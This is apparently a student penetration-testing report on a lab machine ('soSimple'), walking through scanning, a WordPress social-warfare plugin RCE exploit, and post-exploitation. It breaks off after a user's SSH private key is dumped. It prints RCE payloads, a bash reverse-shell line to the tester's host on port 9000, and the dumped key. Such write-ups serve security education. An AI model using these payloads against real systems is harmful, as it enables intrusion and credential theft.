

Penetration testing and vulnerability assessment report

Aarya Dahal

BSc.Hons.Ethical Hacking and CyberSecurity, Softwarica College

ST5063CEM: Practical Pen-Testing

Nirmal Dahal

February 24, 2023

Abstract

This report is a sample penetration testing and vulnerability assessment report that was provided to us for the machine soSimple.

P E N E T R A T I O N T E S T I N G
A N D
V U L N E R A B I L I T Y R E P O R T
F O R I A M S E C U R E . I N C



2 0 2 3

Confidential

Confidentiality Statement

The contents of this document are the sole property of IAMSECURE Inc. and Aarya Dahal, and they are proprietary and exclusive. It is forbidden to duplicate, redistribute, or use the contents of this document without IAMSECURE Inc.'s and Aarya Dahal's prior written approval.

Disclaimer

Penetration testing are instances of time captured. It should be emphasized that the conclusions and suggestions are based solely on the data acquired during the evaluation and do not take into account any changes or adjustments made subsequently.

Document Details

Company	IAMSECURE Inc.
Document Title	Vulnerability Assessment and Penetration Testing on IAMSECURE Inc.
Duration	February 2023
Abstract	Performing a vulnerability assessment and penetration test (VAPT) on IAMSECURE Inc. to identify and exploit any potential vulnerabilities and security breaches to make it secure from attackers of HACKTHEPLANET
Classification	Confidential

Table of Contents

Executive Summary	9
Scope	9
Objectives	10
Methodology	11
Reconnaissance	11
Scanning	11
Exploitation	11
Post-Exploitation	12
Reporting	12
Summary of Findings	13
Attack Narrative	14
Network scan	14
Vulnerability scan	16
Exploitation	18
Post-Exploitation	23
Privilege Elevation	25
Vulnerabilities Report	28
Recommended Mitigation Strategies	32
Conclusion	35

Table of Figures

Figure1.....14

Figure2.....15

Figure3.....15

Figure4.....16

Figure5.....16

Figure6.....17

Figure7.....17

Figure8.....17

Figure9.....18

Figure10.....18

Figure11.....19

Figure12.....19

Figure13.....20

Figure14.....20

Figure15.....21

Figure16.....22

Figure17.....22

Figure18.....23

Figure19.....23

Figure20.....24

Figure21.....25

Figure22.....	26
Figure 23.....	26
Figure24.....	27
Figure25.....	27
Figure26.....	27
Figure27.....	29
Figure28.....	31

Executive Summary

A VAPT (Vulnerability Assessment and Penetration Testing) was conducted on the network of IAMSECURE Inc. to identify and assess potential security weaknesses and breaches, as the system was under attack from HACKTHEPLANET.

Information gathering was the initial step, followed by testing and verifying vulnerabilities to prevent privilege escalation and system breaches. A critical vulnerability was discovered that was RCE done through outdated social warfare plugin in wordpress, which could lead to complete system compromise and elevated privileges. Immediate attention is required to address these vulnerabilities, as they can be easily identified through basic reconnaissance and exploited without much effort so could be easily exploited by the attacker from HACKTHEPLANET.

The test results were analyzed and reported, with recommendations for strengthening the system's security to prevent future attacks. However, it should be noted that due to time limitations, not all security safeguards could be thoroughly assessed during the testing. Risk assessment was done on the basis of CVSS score version CVSS 3.1.

Scope

Assessment	Details
Penetration Test	IAMSECURE Inc. (192.168.64.78)

Objectives


The VAPT performed on IAMSECURE Inc. had the goal of finding any security flaws and potential breaches that attackers from HACKTHEPLANET might use to obtain access without authorization, compromise data, or harm the system. An evaluation of the organization's IT systems, network, and applications included a simulated cyberattack.

The following objectives are sought after by this test:

- Discover system and network flaws and vulnerabilities that may be exploited by attackers.
- Evaluate the effectiveness of current security measures, including intrusion detection systems, firewalls, and encryption techniques.
- Determine the effectiveness of any security measures implemented following previous penetration tests.
- Provide recommendations to enhance security policies, configure security controls, and remediate vulnerabilities to strengthen the organization's security posture.

By accomplishing these objectives, this penetration test will help IAMSECURE Inc. improve its overall level of security and make sure the company is sufficiently secured against any cyber threats.

Methodology



Reconnaissance

In a penetration test, one of the most important steps is reconnaissance, which involves gathering comprehensive information about IAMSECURE Inc.'s IT systems, network, and applications. The objective of reconnaissance is to identify potential vulnerabilities and attack paths that could be exploited to compromise IAMSECURE Inc. or gain unauthorized access by HACKTHEPLANET.

Scanning

A critical step in penetration testing is scanning, which uses automated techniques to find flaws and vulnerabilities. IAMSECURE Inc.'s posture is primarily examined, potential attacking ways and vulnerabilities found are documented. Normally, vulnerability and port scanning are part of the scanning phase. The scanning process is carried out ethically, with IAMSECURE Inc.'s authorization, in accordance with all applicable laws and regulations and rules of engagement.

Exploitation

Since, the organization is already on attack, exploitation plays a vital role. With the results of both scanning and reconnaissance, vulnerability that are found are exploited and any form of unauthorized access that can be gained is attempted and its impact is noted.

Post-Exploitation

A critical stage of a VAPT engagement is post-exploitation, which focuses on preserving access to and influence over the organization's system or network following an initial exploit.

The objective is to increase the level of access to sensitive information or systems and show what a real-world attacker might do.

Reporting

When the system has been successfully exploited, sensitive data is exposed and privilege escalations are also performed, reporting includes a complete documentation of all discovered vulnerabilities, their exploits, and the strengths and weaknesses of the organization.

Summary of Findings

IAMSECURE Inc.'s pentest report revealed a number of flaws that seriously jeopardized the system's security. Version 4.4.0 of the WordPress social-warfare plugin, in particular, was the first vulnerability to be found. A known history of security flaws in this obsolete version includes remote code execution and cross-site scripting (XSS) attacks. These flaws can be exploited by attackers to compromise sensitive data or gain unauthorized access to the system.

An outdated theme of twentynineteen was also found in wordpress which might come with various vulnerabilities that an attacker might take advantage.

The pentest also discovered an SSH login vulnerability on the system in addition to these two flaws. An id rsa private key on the machine can be used to connect to the system via SSH. Moreover, it was discovered that a service command could be used to get root access, which an attacker could then use to increase their privileges.

Attack Narrative


Network scan

In the VAPT engagement, open ports on the network of IAMSECURE Inc. were found using Nmap, a powerful open-source network exploring and security auditing tool. It ran operating-system scans, looking at both TCP and UDP ports. Two crucial ports, specifically ports 22 and 80, were found to be open throughout the scan.

Ports 22 and 80, which are generally used for Secure Shell (SSH) connection and HTTP web traffic, respectively, were open in that instance. The scan's findings were useful information for the penetration test's further phases, such as vulnerability scanning and exploitation.

Figure 1

IP address scan of the network




```
(aarya@kali)~$ nmap -A -Pn -T4 192.168.64.78
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-02 22:22 EST
Warning: 192.168.64.78 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.64.78
Host is up (0.29s latency).
Not shown: 967 closed tcp ports (conn-refused), 31 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5b5543efafd03d0e63207af4ac416a45 (RSA)
|   256 53f5231be9aa8f41e218c6055007d8d4 (ECDSA)
|_  256 55b77b7e0bf54d1bdfc35da1d768a96b (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: So Simple
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.79 seconds
```

A website that was found to be functioning on port 80 was detected as the IP address of the company was looked up in the browser which didn't contain any information (*see figure 2*). So, directory enumeration was proceeded using gobuster.

Figure 2

Website hosted on port 80

**Figure 3**

Directory enumeration using gobuster

```
(aarya@kali)~[~]
$ gobuster dir -u http://192.168.64.78/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.64.78/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s

2023/02/02 22:31:16 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 495]
/server-status (Status: 403) [Size: 278]
/wordpress (Status: 301) [Size: 318] [→ http://192.168.64.78/wordpress/]
Progress: 4604 / 4615 (99.76%)
2023/02/02 22:33:54 Finished
```

nothing happened

As the directory was enumerated of the website, an index.html as well as /wordpress site was found. When proceeded with index.html, the website still had nothing. /wordpress site was being redirected which opened a wordpress page.

Figure 4

Wordpress site



Since the website had a wordpress site hosted, the open-source security tool WPScan was used for vulnerability scanning and WordPress security testing which scans WordPress installations for vulnerabilities in the WordPress core, plugins, and themes, and provides detailed information on the vulnerabilities found.

Vulnerability scan

Figure 5

Using WPScan for wordpress vulnerability check




Figure 6*Outdated theme of twentynineteen*

```
[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.64.78/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
| - http://192.168.64.78/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: twentynineteen
| Location: http://192.168.64.78/wordpress/wp-content/themes/twentynineteen/
| Last Updated: 2022-11-02T00:00:00.000Z
| Readme: http://192.168.64.78/wordpress/wp-content/themes/twentynineteen/readme.txt
| [!] The version is out of date, the latest version is 2.4
| Style URL: http://192.168.64.78/wordpress/wp-content/themes/twentynineteen/style.css?ver=1.6
| Style Name: Twenty Nineteen
| Style URI: https://wordpress.org/themes/twentynineteen/
| Description: Our 2019 default theme is designed to show off the power of the block editor. It features custom sty...
```

Figure 7*Outdated simple-cart-solution*

```
[+] simple-cart-solution
| Location: http://192.168.64.78/wordpress/wp-content/plugins/simple-cart-solution/
| Last Updated: 2022-04-17T20:50:00.000Z
| [!] The version is out of date, the latest version is 1.0.2
| Found By: Urls In Homepage (Passive Detection)
```

Figure 8*Outdated social-warfare*

```
[+] social-warfare
| Location: http://192.168.64.78/wordpress/wp-content/plugins/social-warfare/
| Last Updated: 2023-01-25T23:51:00.000Z
| [!] The version is out of date, the latest version is 4.4.0
```

In the above figures, we can see that three plugins of wordpress is out of date, which might contain known vulnerabilities. After some research, the social-warfare had an exploit in the exploit db which was downloaded using wget.

Exploitation

Figure 9

Exploit of social-warfare

```
(aarya@kali)-[~]
$ wget https://www.exploit-db.com/raw/46794
--2023-02-02 22:49:13-- https://www.exploit-db.com/raw/46794
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2292 (2.2K) [text/plain]
Saving to: '46794'

46794      100%[=====] 2.24K  --.-KB/s  in 0s

2023-02-02 22:49:14 (30.3 MB/s) - '46794' saved [2292/2292]

(aarya@kali)-[~]
$ ls
46794      c-pro      Docker      Downloads  Music      payload.txt  Public      Videos
cert.cer   Desktop    Documents   exploit.py password    Pictures     Templates
(aarya@kali)-[~]
$ mv 46794 warfare_exploi.py

(aarya@kali)-[~]
$ ls
cert.cer   Desktop    Documents   exploit.py  password    Pictures     Templates  warfare_exploi.py
c-pro      Docker     Downloads   Music       payload.txt  Public      Videos
```

Figure 10

Payload


```
(aarya@kali)-[~]
$ cat payload.txt
echo "<pre>system('cat /etc/passwd')</pre>"
```

After downloading the exploit inside the system, it was renamed to warfare_exploit.py and a payload was also created to successfully exploit the system (see in figure 9 and 10).

Figure 11*Hosting python server*

```
(aarya@kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.49.59 - - [03/Feb/2023 10:42:10] "GET / HTTP/1.1" 200 -
192.168.49.59 - - [03/Feb/2023 10:42:10] code 404, message File not found
192.168.49.59 - - [03/Feb/2023 10:42:10] "GET /favicon.ico HTTP/1.1" 404 -
192.168.49.59 - - [03/Feb/2023 10:42:10] code 404, message File not found
192.168.49.59 - - [03/Feb/2023 10:42:10] "GET /.git/HEAD HTTP/1.1" 404 -
192.168.59.78 - - [03/Feb/2023 10:44:21] "GET /payload.txt?swp_debug=get_user_options HTTP/1.0" 200 -
192.168.49.59 - - [03/Feb/2023 10:44:45] "GET / HTTP/1.1" 200 -
192.168.49.59 - - [03/Feb/2023 10:44:51] "GET /warfare_exploi.py HTTP/1.1" 200 -
192.168.49.59 - - [03/Feb/2023 10:44:51] "GET /warfare_exploi.py HTTP/1.1" 200 -
192.168.49.59 - - [03/Feb/2023 10:45:00] "GET /Pictures/ HTTP/1.1" 200 -
192.168.49.59 - - [03/Feb/2023 10:45:05] "GET /payload.txt HTTP/1.1" 200 -
192.168.59.78 - - [03/Feb/2023 10:45:25] "GET /payload.txt?swp_debug=get_user_options HTTP/1.0" 200
```

A python http server was hosted such that the exploit as well as payload were in the server.

Figure 12*Payload.txt inside the server*

Directory listing for /

- [payload.txt](#)
- [warfare_exploi.py](#)

Now, python server was used to send the exploit as well as the payload to the system's wordpress site.

Figure 13*RCE in IAMSECURE Inc.*

```

(aarya@kali) [~/sosimple]
$ sudo python2 warfare_exploi.py --target http://192.168.59.78/wordpress/ --payload-uri http://2.168.49.59:8000/payload.txt
[>] Sending Payload to System!
[*] Received Response From Server!
[<] Received:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112:/:/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
sshd:x:111:65534:/:/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
max:x:1000:1000:roel:/home/max:/bin/bash
lxd:x:998:100:/:/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:118:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001:Steven,,,:/home/steven:/bin/bash

```

Since, the execution was successful, the contents inside the `/etc/passwd` was successfully listed where users `max` and `steven` were found.

The successful execution of RCE also meant establishment of reverse shell in the system.

Figure 14*Reverse Shell command generator*

The host machine's IP address and its accessible port number, 9000, are both provided on the webpage and the payload for the reverse shell command was also given.

Figure 15*Payload for reverse shell*

```
(aarya@kali)-[~/sosimple]
$ sudo nano payload.txt

(aarya@kali)-[~/sosimple]
$ cat payload.txt
system("bash -c 'bash -i >& /dev/tcp/192.168.49.59/9000 0>&1'")
```

Since, new payload which contained the command for reverse shell was generated, the exploit was hosted and set up again.

Figure 16

Accessing the system of the company

```
(aarya@kali)-[~]
$ nc -lnvp 9000
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 192.168.59.78.
Ncat: Connection from 192.168.59.78:38070.
bash: cannot set terminal process group (922)
: Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@so-simple:/var/www/html/wordpress/wp-admin$ uname -a
uname -a
Linux so-simple 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
www-data@so-simple:/var/www/html/wordpress/wp-admin$ pwd
pwd
/var/www/html/wordpress/wp-admin
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

Once the system was accessed, the user was found to be www-data, then proceeded to one of the users that was found while the contents of /etc/passwd was viewed.

Figure 17*Switching to directory max*

```

-admin$ cd /home
cd /home
www-data@so-simple:/home$ ls
ls
max
steven
www-data@so-simple:/home$ cd max
cd max
www-data@so-simple:/home/max$ ls
ls
local.txt
personal.txt
this
user.txt
www-data@so-simple:/home/max$ cat *.txt
cat *.txt
24a3b1da2f59b4545781bde6a3c7fb96
SGFoYWhhaGFoYSwgaXQncyBub3QgdGhhdCB1YXN5ICEhI
SA=

```

Post-Exploitation

Switching to max, it was discovered that text files containing important contents were accessed by an account with user privileges.

Figure 18*Hidden files in max*

```

www-data@so-simple:/home/max$ ls -la
ls -la
total 52
drwxr-xr-x 7 max max 4096 Aug 22 2020 .
drwxr-xr-x 4 root root 4096 Jul 12 2020 ..
lrwxrwxrwx 1 max max 9 Aug 22 2020 .bash_history → /dev/null
-rw-r--r-- 1 max max 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 max max 3810 Jul 12 2020 .bashrc
drwx----- 2 max max 4096 Jul 12 2020 .cache
drwx----- 3 max max 4096 Jul 12 2020 .gnupg
drwxrwxr-x 3 max max 4096 Jul 12 2020 .local
-rw-r--r-- 1 max max 807 Feb 25 2020 .profile
drwxr-xr-x 2 max max 4096 Jul 14 2020 .ssh
-rw-r--r-- 1 max max 33 Jan 31 13:05 local.txt
-rw-r--r-- 1 max max 49 Jul 12 2020 personal.txt
drwxrwxr-x 3 max max 4096 Jul 12 2020 this
-rwxr-x-- 1 max max 43 Aug 22 2020 user.txt

```

After listing hidden files, an .ssh directory was also discovered where file namely id_rsa was found, that contains the private key of the OpenSSH user "max". This key could potentially be used to gain unauthorized access to the "max" user account via SSH.

Figure 19

Private RSA key of max

```
(aarya@kali)~[~/sosimple]
$ sudo cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAABG5vbUAAAAEbm9uZQAAAAAAAAAAAAAABlWAAAAAdzc2gtcn
NhAAAAAwEAAQAAAEAx231yVBZBsJXe/VOTPEjNCQXoK+p5HsA74EJR7QoI+bsuarBd4Cd
mncKxREKpbjS4LLmN7awGa8rbaUyQ8JcXPd00Z4bjMknONbcfc+u/60Hwcvu6mhIW/zdS
DKJxxH+0hVhb1mgqHnY4U19ZfyL3/sIppvQ1SVhwBHDkWP04AJpwhol4J8AbqtE526LBdL
KhHC+tThhG5d7PfuZMzQyVwQ+L53aXRL1MaFYncaghzk0xt2CJScWDkAlacuxtXoQHP9
SrMYTW6P+CMEoyQ3wkvRRF7oN7*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
-----END OPENSSH PRIVATE KEY-----
```

Figure 20

Copying max's key in our system and giving it read write permission

```
(aarya@kali)~[~/sosimple]
$ sudo chmod 600 id_rsa

